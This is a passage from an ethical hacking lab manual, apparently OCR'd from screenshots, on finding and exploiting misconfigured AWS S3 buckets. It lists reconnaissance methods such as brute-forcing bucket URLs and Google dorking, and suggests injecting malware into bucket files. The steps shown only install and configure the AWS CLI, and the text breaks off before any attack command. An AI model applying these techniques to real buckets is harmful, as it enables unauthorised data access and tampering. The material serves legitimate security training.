Lab 2: Exploit S3 Buckets

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge of enumerating S3 buckets. Using various techniques, you can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables you to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

Lab Objectives

- Exploit open S3 buckets using AWS CLI

Overview of S3 Buckets

S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

- **Inspecting HTML**: Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets
- **Brute-Forcing URL**: Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains**: Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search**: Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking**: Use advanced Google search operators such as **"inurl"** to search for URLs related to the target S3 buckets

Task 1: Exploit Open S3 Buckets using AWS CLI


The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Before starting this task, you must create your AWS account (**https://aws.amazon.com**).

1. In the **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user use **toor** as password.

The password that you type will not be visible.


3. Now, type **cd** and press **Enter** to jump to the root directory.



Applications Places System
Wed Jun 5, 04:11
cd - Parrot Terminal
File Edit View Search Terminal Help
Menu
cd - Parrot Terminal

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #
```


4. In the terminal window, type **pip3 install awscli** and press **Enter** to install AWS CLI.



Applications Places System
Wed Jun 5, 04:12
pip3 install awscli - Parrot Terminal
File Edit View Search Terminal Help
Menu
pip3 install awscli - Pa...

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #pip3 install awscli
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/LinkFinder-1.0-py3.11.egg is depr
ecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package
 installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/argparse-1.4.0-py3.11.egg is depr
ecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package
 installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/py_altdns-1.0.2-py3.11.egg is dep
recated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for packag
e installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/shodan-1.31.0-py3.11.egg is depre
cated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package
installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/cmsmap-1.0-py3.11.egg is deprecat
ed. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package ins
tallation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/holehe-1.61-py3.11.egg is depreca
ted. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package in
stallation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/ghauri-1.3-py3.11.egg is deprecat
```

5. Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.



Applications Places System
Wed Jun 5, 04:12
aws configure - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws configure - Parro...

```
┌─[root@parrot]─[~]
└──╼ #aws configure
AWS Access Key ID [None]:
```

6. It will ask for the following details:

   - AWS Access Key ID
   - AWS Secret Access Key
   - Default region name
   - Default output format


7. To provide these details, you need to login to your AWS account.

8. Click **Firefox** icon from the top-section of the **Desktop**.

9. Login to your AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type **https://console.aws.amazon.com** in the address bar, and press **Enter**.

If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.

10. The **Amazon Web Services Sign-In** page appears; type your email account in the **Root user email address** field and click **Next**.


Applications Places System
Wed Jun 5, 05:18
Amazon Web Services Sig
https://signin.aws.amazon.com/signin?redirect_uri=https%3A%2F%2Fconsole.aws.amaz
Import bookmarks… Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
aws
AWS re:Invent
Registration is open for our annual learning event devoted to the latest AWS technology advancements
Register now
DEC. 2-6, 2024 | LAS VEGAS, NV
Menu
aws configure - Parro…
Amazon Web Services…

Sign in

● Root user
Account owner that performs tasks requiring unrestricted access. Learn more

○ IAM user
User within an account that performs daily tasks. Learn more

Root user email address

[redacted]ail.com


Next

By continuing, you agree to the AWS Customer Agreement or other agreement for AWS services, and the Privacy Notice. This site uses essential cookies. See our Cookie Notice for more information.

New to AWS?

11. Type your AWS account password in the **Password** field and click **Sign in**.

If a **Security check** window appears, enter the captcha and click on **Submit**.



Root user sign in

Email: [redacted].com

Password

Forgot password?

••••••••••••••••

Sign in

Sign in to a different account


Create a new AWS account

AWS Training and Certification

Propel your career. Get AWS certified


LEARN MORE

12. Click the AWS account drop-down menu and click **Security credentials**, as shown in the screenshot.



13. Scroll down to **Access Keys** section.

14. Click the **Create Access Key** button. In **Continue to create access key?**; check the check box and click **Create access key**.



Applications Places System

Wed Jun 5, 05:25

IAM | Global

https://us-east-1.console.aws.amazon.com/iam/home?region=us-east-1#/security_creden

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

aws Services Search [Alt+S] Global ▼ [redacted] ▼

S3

Identity and Access Management (IAM)

Search IAM

Dashboard

▼ Access management

User groups

Users

Roles

Policies

Identity providers

Account settings

▼ Access reports

Multi-factor authentication (MFA) (0)

Remove Resync Assign MFA device

Use MFA to increase the security of your AWS environment. Signing in with MFA requires an authentication code from an MFA device. Each user can have a maximum of 8 MFA devices assigned. Learn more

Type	Identifier	Certifications	Create

No MFA devices. Assign an MFA device to improve the security of your AWS environment

Assign MFA device

Access keys (1)

Actions ▼ Create access key

